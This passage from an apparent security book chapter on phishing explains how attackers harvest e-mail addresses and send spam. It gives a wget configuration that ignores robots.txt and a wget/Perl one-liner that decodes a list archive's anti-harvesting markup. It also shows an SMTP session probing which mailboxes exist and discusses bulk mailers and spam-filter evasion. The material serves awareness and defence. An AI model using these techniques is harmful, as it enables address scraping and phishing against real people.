
tion that via breaking in or exploiting systems to gain access to their back-end customer databases.

Harvesting Tools, Targets, and Techniques

According to the FTC, 86 percent of the e-mail addresses posted to Web pages receive spam (www.ftc.gov/bcp/conline/pubs/alerts/spamalrt.htm). If something had an @ sign in it, no matter where it was placed on the Web page, it attracted spammers' attention. The same goes for newsgroups—86 percent of the addresses posted to newsgroups also receive spam.


There are multiple ways to harvest e-mail addresses off Web pages and newsgroups, but the majority of spammers and phishers use what are called *bots* or *crawlers*. These tools literally scour the Internet looking for e-mail addresses. Crawler tools are readily available and fairly inexpensive, able to render solid results within the first hour. Take a look at one site, www.bestextractor.com (see Figure 10.8), and you will see that it offers multiple tools that enable this sort of activity, and the prices are very reasonable. These tools include harvesting methods that grab information from Web sites, search engines, newsgroups, and *whois* databases.

Figure 10.8 Available E-Mail Harvesting Products




If you take a closer look at this product, you will see that it consists of multiple features, including search engine queries to trivially obtain the data we need to start sending our phish e-mails (see Figure 10.9).

Figure 10.9 Search Engine Selection




At this point, we tell the tool to search for specific words, and it begins to look up the data by *crawling* all the sites it finds to extract e-mail addresses (see Figure 10.10).

Figure 10.10 E-Mail Collection



Unfortunately, this technique does not go undetected (see Figure 10.11)—Google interprets the automated requests against its site as malware or spyware coming from our computer and will ultimately block our IP address. This will limit our searching ability because it will require human intervention to continue our crawling endeavors. It would be ideal to add a crawling feature that could employ multiple proxies for our requested searches to use so as not appear to come in from the one IP address and we would not be blocked.

Figure 10.11 We Have Been Spotted!



For our more technically savvy readers with an interest in better stealth control, freely available tools allow a lot more extensibility and possible evilness to scan for vulnerabilities that do similar things. Specifically, *wget* is a very powerful tool for performing this type of "research" to obtain the information you need. Using *wget* in combination with other UNIX tools, we can easily demonstrate the power of this technique.

The trade-off of a somewhat stealthy approach versus our apparently overt attempt is mainly the time it will take to conduct the Web crawl, especially if you are using one search engine to crawl. The fast rate at which the Web Extractor tool could crawl made us look suspicious to Google's defensive infrastructure.

First, then, we need to set up *wget* to be more optimal for us, so that we can construct or edit a *.wgetrc* file (this file sits in your home directory). The .wgetrc file


has some options that can help you control your *wget* without writing extremely long command lines. Before we get started, it should be noted that *.wgetrc* requires a bit of conservative behavior or you will end up mirroring a good portion of the Web, which more than likely will not fit on your local hard drive. Previously, in Chapter 9, we observed the /robots.txt file that prevented *wget* ignoring the other directories involved with our target. This was due to *wget* complying to the Robot Exclusion Standard. When we're harvesting e-mail addresses, we must assume that we probably don't want to comply with this standard, since it limits our extracting of information. Here is what our .wgetrc should look like:

```
###
### Our .wgetrc file we will use to do our evil deeds.
###

# Lowering the maximum depth of the recursive retrieval is handy to
# prevent newbies from going too "deep" when they unwittingly start
# the recursive retrieval.  The default is 5.
reclevel = 7
# Set this to on to use timestamping by default:
timestamping = on

# For more stealth - we can optionally use a proxy - for our demo
# we'll keep it off, but assume that we would use it to remain stealthy.
#http_proxy = http://proxy.ourproxyserver.com:3128/

# If you do not want to use proxy at all, set this to off.
#use_proxy = on



# Setting this to off makes Wget not download /robots.txt.  Be sure to
# know *exactly* what /robots.txt is and how it is used before changing
# the default!
robots = off

# It can be useful to make Wget wait between connections.  Set this to
# the number of seconds you want Wget to wait. We're setting this to 5
# seconds for demo purposes, we can use 'randomwait = on' optionally.
wait = 5
```

```
# You can turn on recursive retrieving by default (don't do this if
# you are not sure you know what it means) by setting this to on.
recursive = on
```

We now have our *wget* environment ready for use and need to find a good target that will provide us some e-mail addresses—such as any particular known mailing list. For our example, let's select a security mailing list, namely www.seclists.org/lists/ (see Figure 10.12).

Figure 10.12 Mailing List Targets—Easy to Fetch Recursively



It is a known fact that open mailing lists are a popular target because their primary function is to draw a bunch of e-mail users to communicate in a centralized forum. Even though harvesting e-mail addresses from the Internet for the purpose of spamming is now illegal per the CAN-SPAM Act of 2003 (www.ftc.gov/bcp/conline/pubs/buspubs/canspam.htm), literally thousands of mailing lists and organizations are targeted daily by directory harvest attacks (DHAs). DHAs are spammers' attempts to locate valid e-mail addresses by infiltrating e-mail servers and building a database of the legitimate e-mail addresses they find.

Postini, an e-mail security vendor, reported in March 2005 (http://postini.com/news_events/pr/pr033105.php) that it had processed over 26 million DHAs targeting corporate e-mail alone, averaging more than 843,157 DHAs per day! We can only imagine how unbelievably high these daily DHA statistics would be if every mailing list targeted by spammers were monitored.

In our case, the target we are going after is quite an easy one from which to gain some mailing addresses. The seclists.org site has an open directory listing of all the lists they archive, so this could be a gold mine for us. Now, the slightly obvious part of our demo is that if we were phishers, we would probably not target a security-focused mailing list, since it would be the equivalent of trying to hold up a police station with a knife, not to mention that the quality of e-mail addresses might not be as high, since they are either e-mail addresses of the mailing list itself or throwaway addresses. But as noted earlier, this is why we selected this particular target for demonstration purposes. This isn't to say that spammers do not target security mailing lists, but then again, the agenda of the common spammer is quite different and a bit more arbitrary than a criminal investing time in fraudulent activity.

Taking a look at seclists.org, we want to execute a quick command that can grab the e-mail addresses out of the Web pages. That means we have to sample how the site attempts to protect its e-mail addresses from harvesting. We should be able to safely assume that a set of Web-archived security mailing lists are quite aware of the problem of spam, so some protection schemes should be in place. We can hope that this will still be a "one-liner" for us to harvest the e-mail addresses. A *one-liner* is one set of commands on the UNIX command prompt—for example:

```
ls -la | grep -i somefile.txt
```

To do this, we locate one of the mailing-list submissions with an e-mail address in it and see how they handle it. Here is one:

```
> > To: Steve Fletcher; security-basics@securityfocus.com
```

We want to target security-basics and be able to ensure that we can pick this e-mail and others out of the HTML and successfully store them as human-readable e-mail addresses. When we view the HTML source, we see what the e-mail address looks like to a script, as shown in Figure 10.13.

Sure enough, just as suspected, the site uses an antiharvesting technique that is intended to deter and evade most e-mail address extractors. Whether or not it will actually work is the big question. However, in our case, since we know how the site is handling antiharvesting techniques, we should be able to quickly undo them with some simple Perl (http://Perl.org) scripting. The antiharvesting technique is hiding

the e-mail address within a comment field that only displays within the HTML code and the use of the HTML coded character set. In this situation, the site is using *&#64*, which is the commercial @ character, and *&#46*, which is a period (.). The comment field then goes arbitrarily between the e-mail address, which won't be interpreted by a human viewing it, but *wget* retrieving the HTML document will see it because it is a comment in the source code (see Figure 10.14).

Figure 10.13 Antiharvesting Technique





Figure 10.14 W3C Details of the Character Set for HTML



Some Perl-compatible regular expressions (*regex*; see http://pcre.org) can bypass this filter trivially and we can still do it all on one line. The advantage of Perl is the *–e* flag, or the *eval* flag, which takes in lines of code on the command line and executes them. So, to quickly set up our Web e-mail extractor, we know that we can use *wget* to mirror the http://seclists.org/lists site and post the data to standard out. Then we'll pipe it to some Perl code to handle the filtering. To eliminate duplicates, we'll perform one last pipe to *sort –u >> e-maillist.txt*, which will uniquely sort the e-mails and send them to e-maillist.txt. Our command line now looks like this:

```
me@unix~$ wget -m -q -O - 'http://seclists.org/lists/' | perl -lne 's/<!--
nospam-->//g;s/&#(\d+);/chr($1)/eg;@x=/([\w+.-
]+)(?:\s*_)?\s*(?:\s+at\s+|\@)(?:\s*_)?\s*([a-z\d-]+\s*(?:\.|dot)\s*)+([a-
z]{2,8})/i; if (@x) { $x[0].="\@"; print @x }' | sort -u >> maillist.txt
```

Regex can be a pain to get your mind around at first, but as you get into it, it's not all that bad. What our filter is doing is eliminating the *<!—nospam—>* altogether as it finds it within the HTML. Then it handles the character codes and converts them to their proper character representation. From that point it takes a variable and attributes it to matching patterns that represent multiple variants on the antiharvesting filters, such as *user at user dot com*. *Regex* will then convert it properly to a normally formatted e-mail address and print it to standard out (*stdout*) if we find a match. Since we are piping it to *sort* and sending it to a file, this will eliminate duplicates and store them in our maillist.txt file. Now we have successfully harvested e-mail addresses from seclists.org.

Let's run maillist.txt through a line count using the command *wc –l* to see how many addresses we successfully harvested from seclist.org. We achieved only 174 names on this initial pass, which is actually not bad for a light footprint of a Web site. If you tried this on a site that distributes press releases for companies, you could expect it to take days to grab all the e-mail addresses off the site. On a site that has an overwhelming number of e-mail addresses posted, you can lower your recursive count to get speedy results and lower your duplicate counts if you're looking to harvest at a faster rate.

In less than five minutes with this script, we were able to obtain more than 300 unique e-mail addresses from a publicly available press release distributing firm. With a *wget* "in-file" full of domains to harvest from, you can spend a few days pulling a lot of e-mail addresses off the Web. Whether you're using readily available tools or homegrown, command-line regular expressions to scour the Web for e-mail addresses, all it really takes is a little time, patience, and available data storage!

Notes from the Underground…

Return Receipts

A very neat trick for obtaining the high-quality e-mail addresses is to be on a mailing list and use return receipts to gather addresses. I was once on a list with lots of major corporations and financial institutions, and the majority of them use Outlook or an automatic Message Disposition Notification via their IMAP server. A weakness with this device is that many implementations have an autorespond delivery notice when a user sends a message requesting a receipt. Even if the e-mail was not read, the recipient of the original e-mail is notified with detailed information about the user. Here's an example:

```
Final-Recipient: RFC822; john.doe@somebigbankcorp.com
Disposition: automatic-action/MDN-sent-automatically; displayed
X-MSExch-Correlation-Key: LKhYJD6UMU+l66CeV9Ju6g==
Original-Message-ID: <4256EBC1.4040504@sendingemail.com>
```

On an unmoderated mailing list rumored to be occupied by 1200 members, I was able to obtain over 500 unique, high-quality e-mail addresses triggered by one message I sent to the list. Not only that, I now can use this to create a signature for the username semantics for each company that autoresponded to my receipt request. This will enable me to obtain more e-mail addresses through guessing and some basic research:

```
helo somebigbankcorp.com
250 +OK SMTP server V1.182.4.2 Ready
mailfrom: charlie@somebigbankcorp.com
250 +OK Sender OK
rcpt to: booger@somebigbankcorp.com
550 Mailbox unavailable or access denied -
<booger@somebigbankcorp.com>
rcptto: book@somebigbankcorp.com
550 Mailbox unavailable or access denied - <book@somebigbankcorp.com>
rcptto:john.doe@somebigbankcorp.com
250 +OK Recipient OK
```

To top it off, the username semantics are verified by their mail server.

Hackers and Insiders

For the high-quality, high-volume approach to be fast and efficient, many phishers incorporate hacking to steal information. To phishers, of course, this information is not about the e-mails only, since any confidential information they can get their hands can be gold to them. More and more e-commerce sites are being targeted by hackers who want to gain access to e-mail addresses, credit card numbers, mailing addresses, and any other personal information regarding consumers. With both the rising threat of "insiders" along with public awareness of all the phishing attacks they read about in the news, the real threat is how much is not actually discovered or reported.

In June 2004, an AOL employee was arrested for stealing the company's entire subscribers list and selling it to spammers (http://money.cnn.com/2004/06/23/technology/aol_spam/). That list contained over 30 million users' e-mail addresses and 90 million screen names. A 21-year-old was arrested for having access to T-Mobile's 16 million subscriber database (http://news.com.com/T-Mobile+Hacker+had+limited+access/2100-7349_3-5534323.html), and shortly after his conviction, celebrity Paris Hilton's Sidekick data was posted publicly on the Internet by an unknown hacking group (www.drudgereport.com/flash3ph.htm).

The real concern is that the access people like these have could be potentially worse than targeting celebrity information; we know that one person had access to the database, but how many others might have access? This would include 16 million high-quality e-mail addresses, not to mention a lot of private information regarding customers.

It has been observed that even some banks have had insiders who might have had access to not only internal banking procedures but also personal customer financial information. This type of information is worth a lot of money to the right people, since elements of the information could be sold to different types of buyers. Coupled with the already overwhelming existence of phishing attacks, the last thing a bank needs is to have a "mole" on the inside assisting phishers for profit.

Sending Spam

As we learned in Chapter 9, we had employed the use of a bulk-mailing tool to send our phish e-mails to our target victims. The tool used is a primitive one in comparison to the power and extensibility that can be exercised in sending spam e-mails. Some popular bulk-mailing tools on the market today have features that pretty much offer spammers a turnkey solution to their e-mail activities. Here we review the popular ones used in phishing.

The Tools of the Trade

Two competing popular bulk mailers, Send-Safe and Dark-Mailer, are available on the market. Send-Safe advertises itself as a "real anonymous mailer" and was authored by Ruslan Ibragimov, who is also a prime suspect in the authoring of the Sobig virus (http://spamkings.oreilly.com/WhoWroteSobig.pdf). The allegations indicate that Ibragimov hired developers to assist in constructing a virus that would infect users to turn their machines into open proxies, enabling a competitive "stealth" advantage for his Send-Safe product. For this reason, Ibragimov is having great difficulty keeping his Web site hosted, since most ISPs do not condone spamming (see Figure 10.15). On his home page, Ibragimov offers multiple spammer tools that assist in conducting spamming in a "safe" and anonymous manner (see Figure 10.16).

Figure 10.15 Wayback's Machine Displaying the Last Known Send-safe.com Site





Figure 10.16 Send-Safe in action




Notice that multiple products are listed on this site, such as Honeypot Hunter, a tool used to detect whether the server allowing spam is a honeypot. A *honeypot*, according to Lance Spitzner, is "an information system resource whose value lies in unauthorized or illicit use of that resource"; read more at www.honeypot.org. There is also a proxy scanner, a list manager that helps them sort their mailing lists, an e-mail verifier, and a Bulk instant messenger (IM) product.

Instant messengers are a playground for possible spam, but the prevention of spam within that environment is a lot easier, since there is centralized control of features offered by the IM network. This type of spam is called *SPIM* and is starting to gain some traction. The real threat to IM is that phishers do have access to logins for IMs such as Yahoo's, since they have stolen thousands upon thousands of Yahoo! e-mail address logins using their methods of phishing sites and malware. With these logins, they can view a user's buddy list and start sending the users to sites that contain malicious content. The ROI will be high due to the trust factor, since the phishers are actually hijacking a trusted account.

Another popular bulk mailing tool is Dark Mailer, hosted in China at www.dark-mailer.com. This tool is probably now the most popular bulk-mailing tool used by phishers and spammers due to its feature-rich ability, ease of use, and spammer-specific qualities such as forging headers to appear like those from

Outlook Express. This tool has been benchmarked as one of the faster bulk mailers on the market, sending roughly 500,000 e-mails per hour. It has SOCKS and HTTP proxy support, including testing and built-in macros for customization of headers as well as message randomization designed for spam-filter evasion (see Figure 10.17).

Figure 10.17 Macros for Header Customization



With the ready availability of tools and methodologies for sending spam and the quick ROI for the spammers, it is easy to see why spamming and phishing have become so popular. These activities not only create an interesting economy all on their own, starting with the programmers providing the tools to the phishers, but once these tools are available, the job becomes an effortless and profitable process. All that is required is a bored individual who has a keen desire to get rich quick by stealing money from others.

The Anti-Antispam

As you might suspect, the macros for Dark Mailer actually have a legitimate purpose. They are designed to assist in bypassing antispam filters. The concept of most filters is that they are reactionary, and that includes antivirus engines, antispam filters, and intrusion detection systems (IDS).

Security in general is usually a cat-and-mouse game, so it has its own unique economy, driven by threats to keep everyone employed—including the criminals. If

we lived in a perfectly trustworthy society, the security profession would play a much smaller role of basic enforcement. Then again, there is no such thing as absolute security, regardless of how trustworthy a society or individual may be, because there will always be a threat of some kind, even to an offline computer.

In the controversial world of antispam, whenever someone makes a statement like "Spam filters do not stop spam," we all begin to hear a very loud noise in our ears. Organizations and individuals who spend their livelihoods designing and marketing the latest and greatest filter technology become offended. However, in the world of spam filters, it all comes down to a numbers game. Since the majority of spam filters catch 95–99 percent of spam, limiting the number of spam in a user's inbox from 20 mails to 1 each week is a significant improvement and is worth the investment. We all know what a pain it is to try sifting through e-mail that is overloaded with spam.

Yet with all this in mind, we still need to keep in mind the following point: *Spam filters do not stop spam*. Why? Because spam still traverses the networks, uses network bandwidth, and gets delivered to a folder in almost all cases. Additionally, you, the user, are still forced to look at spam unless you want to miss the occasional false positive[6] e-mail that you will probably get at the office. So, in actuality, spam filters do not prevent anything—they merely classify and sort your e-mail the best they can while lessening the change in behavior required for you to read through the e-mail.[7]

There are many other problems with the majority of antispam filters. Since spam continually evolves, you cannot just sit there and wait for the filter to automatically work; the spam filter must be "trained" to understand what is spam and what is not spam. Some antispam companies send signature "trained" updates to their spam filters; others simply succumb to the understanding that dedicated resources need to be applied to continue to stay on top of this annoying epidemic. Others use global *checksum* systems, which are a more effective implementation in comparison to the filters that require "training."

Something we have observed with phishers is that they seem to successfully pass their phish e-mails through the standard spam filters. This is largely due to the fact that they simply learned their traits from spammers, or they were once spammers and have now moved "up" to phishing. The majority of spam filters used today are based on Bayesian algorithm that looks for certain characteristics in the e-mail and scores them. Bayesian filtering measures the probability of spam via its characteristics. This is a scoring system that can be trained by giving it samples of good e-mail (ham) and spam. An example is *Spam Assassin's* (*SA*) engine. An e-mail marked as spam within its filter might look like Figure 10.18 when you receive it.

Figure 10.18 Spam Assassin Scoring

```
Content preview:  GLOBAL LOTTERY INTERNATIONAL 72657, NL-2115 DB EMIRATE,
    THE NETHERLANDS INCONJUCTION WITH GLOBAL LOTTERY INTERNATIONAL Dutch
   & UAE,EMIRATE FLY EMIRATE. From: The Promotions Manager International
   Global/ Emirate Club /Prize Award Department. REF: DATE: 25th march
   2005. ATTN: ( CONGRATULATIONS ) [...]

Content analysis details:   (17.2 points, 5.0 required)

  pts rule name              description
---- ----------------------
--------------------------------------------------
  0.1 X_PRIORITY_HIGH        Sent with 'X-Priority' set to high
  1.4 UNDISC_RECIPS          Valid-looking To "undisclosed-recipients"
  2.4 RATWARE_OE_MALFORMED   X-Mailer has malformed Outlook Express version
  1.7 MSGID_FROM_MTA_ID      Message-Id for external message added locally
  1.4 DATE_IN_FUTURE_96_XX   Date: is 96 hours or more after Received: date
  2.2 FORGED_YAHOO_RCVD      'From' yahoo.com does not match 'Received'
                             headers
  0.4 US_DOLLARS_3           BODY: Mentions millions of $ ($NN,NNN,NNN.NN)
  1.5 RAZOR2_CF_RANGE_51_100 BODY: Razor2 gives confidence level above 50%
                             [cf: 100]
  0.1 RAZOR2_CHECK           Listed in Razor2 (http://razor.sf.net/)
  2.9 NIGERIAN_BODY1         Message body looks like a Nigerian spam
                             message 1+
  3.0 FORGED_MUA_OUTLOOK     Forged mail pretending to be from MS Outlook
```

